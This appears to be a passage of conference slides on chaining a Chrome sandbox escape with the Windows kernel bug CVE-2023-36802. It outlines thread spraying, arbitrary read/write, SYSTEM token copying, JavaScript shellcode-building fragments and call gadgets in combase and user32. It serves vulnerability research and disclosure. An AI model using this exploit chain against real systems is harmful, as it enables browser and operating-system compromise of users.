
```
NameMem = ExAllocatePoolWithTag(NonPagedPoolNx, ThreadName_Unicode.Length + 16i64, 0x6D4E6854u);
ThreadName = (_UNICODE_STRING *)NameMem;
if(ThreadName)
{
    NameArea = (wchar_t *) (NameMem + 0x10);
    ThreadName->Buffer = NameArea;
    ThreadName->Length = ThreadName_Unicode.Length;
    ThreadName->MaximumLength = ThreadName_Unicode.Length;
    // Copy User Data to the memory
    memmove(NameArea, ThreadName_Unicode.Buffer, ThreadName_Unicode.Length);
    ...
    OldName = ThreadObj->ThreadName;
    ThreadObj->ThreadName = ThreadName;
    ...
    if ( OldName )
        ExFreePoolWithTag(OldName, 0x6D4E6854u);
    ...
}
```

Controllable Size

User Data from +0x10

Freeing Object  
when you want


# CVE-2023-36802



- ThreadName Object
  - Locate controllable address at (this+0x1C8)
  - Arbitrary Decrement
    - Change Thread->PrevMode to 0
- Arbitrary R/W
  - NtReadVirtualMemory, NtWriteVirtualMemory
  - Copying SYSTEM token



# Chaining Them



# Embedding sandbox exploit code into JS

- Writing whole exploit as a shellcode
- PwnJS
  - Help writing "Browser Exploit" From "Read/Write Primitive"
  - <https://github.com/theori-io/pwnjs>
    - Last commit is more than 5 years ago
    - Now, It didn't work...
- Write Helper class for this exploit

# Embedding sandbox exploit code into JS

```

log("[+] ucrtbase : " + ucrtbase.toString(16));
log("[+] kernel32base : " + kernel32base.toString(16));

let pwn = new Pwn(kernel32base, ntdllbase, runShellcode) // Helper Class "Pwn"
let NtCreateIoCompletion = pwn.getProcAddress(ntdllbase, "NtCreateIoCompletion");
let NtCreateWorkerFactory = pwn.getProcAddress(ntdllbase, "NtCreateWorkerFactory");
...

var iocomp_addr = rwspace;
// call ..... NtCreateIoCompletion(&hIoComp, GENERIC_ALL, NULL, 1);
shellcode = shellcode.concat(pwn.func4_shellcode(NtCreateIoCompletion, iocomp_addr, 0x10000000n, 0n, 1n));
// rax = *iocomp_addr
// rax == hIoComp
shellcode = shellcode.concat(pwn.readShellcode(iocomp_addr));
// r15 <- rax
shellcode = shellcode.concat([0x49, 0x89, 0xc7]);

var hfactory_addr = rwspace + 0x8n;
// call ..... NtCreateWorkerFactory(&hWorkerFactory, GENERIC_ALL, NULL, hIoComp, GetCurrentProcess() ...
shellcode = shellcode.concat(pwn.func_shellcode(NtCreateWorkerFactory, hfactory_addr, 0x10000000n, 0n, "@r15", 0xffffffffffffffffn, ...

```

# Select Springboard Process

- Recall the exploit strategy for Chrome Sandbox Escape
    1. **Spray Thread of higher privileged process**
    2. Arbitrary Read/Write on the higher privileged process
    3. Execute Code on the higher privileged process
  - Which process is appropriate?
    - Service process (SYSTEM integrity)
      - We don't know the proper way to spray SYSTEM thread in renderer
    - Browser process (Medium integrity)
    - Audio/GPU process (Low integrity)
- Must chain with LPE to get SYSTEM


# Select Springboard Process

- Exploit AudioContext

```
for(var i=0;i<100; i++){  
    var audioCtx = new AudioContext();  
    audioCtx.resume()  
}
```

- We can spray threads of audio process
  - but threads of renderer process also are created
  - Strong hardening techniques are adopted

chrome.exe	7648	0.04	Medium	29
chrome.exe	7784		Medium	7
chrome.exe	7288	0.01	Low	13
chrome.exe	7108		Medium	14
chrome.exe	1176		Untrusted	8
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


# Select Springboard Process

- Exploit FilePicker

```
showOpenFilePicker();
```

- Create new process for file picker
  - With 25-30 threads
  - Medium integrity with rare mitigations



# Select Springboard Process

- Recall the exploit strategy for Chrome Sandbox Escape
  1. Spray Thread of higher privileged process
  2. **Arbitrary Read/Write on the higher privileged process**
  3. Execute Code on the higher privileged process
- Where should we overwrite?
  - Use Global Object Addresses exist in Chrome
    1. Construct FakeObject in empty area
    2. Overwrite the address of a global object to FakeObject's address
    3. When the global address is referenced, arbitrary function call can be triggered

# Select Springboard Process

- Global Object for Scoped Handle
  - Called when the FilePicker window is closed

```
// Static.  
bool HandleTraits::CloseHandle(HANDLE handle) {  
    return ScopedHandleVerifier::Get()->CloseHandle(handle);  
}
```

g\_active\_verifier

- Global Object for Allocation
  - Called when partition allocation is freed

```
ALWAYS_INLINE void ShimFree(void* address, void* context) {  
    const allocator_shim::AllocatorDispatch* const chain_head = GetChainHead();  
    return chain_head->free_function(chain_head, address, context);  
}
```

g\_chain\_head



# Construct Fake Object

- The first gadget
  - combase!CStdStubBuffer2\_Disconnect

```
// combase.dll
void __stdcall CStdStubBuffer2_Disconnect(__int64 this)
{
    Object1 = *(_QWORD *)(this - 8);
    if ( Object1 )
        (*(void (__fastcall *))(__int64))(*(_QWORD *)Object1 + 32i64))(Object1);
    Object2 = _InterlockedExchange64((volatile __int64 *)(this + 16), 0i64);
    if ( Object2 )
        (*(void (__fastcall *))(__int64))(*(_QWORD *)Object2 + 16i64))(Object2);
}
```

The first function call

The second unction call

- Connect function calls of two objects

# Construct Fake Object


- The second gadget
  - user32!\_fnINLPHELPINFOSTRUCT

```
// user32.dll
NTSTATUS __fastcall _fnINLPHELPINFOSTRUCT(__int64 a1)
{
    ...
    Result = (*(__int64 (__fastcall ...))(a1 + 0x50)) (
        *(_QWORD *) (a1 + 40),
        *(unsigned int *) (a1 + 48),
        *(_QWORD *) (a1 + 56),
        *(_QWORD *) (a1 + 64),
        *(_QWORD *) (a1 + 72));
    return NtCallbackReturn(&Result, 0x18u, 0);
}
```

Function address & All arguments  
→ can be defined from a1


- Call an Arbitrary function with desired arguments

# Construct Fake Object



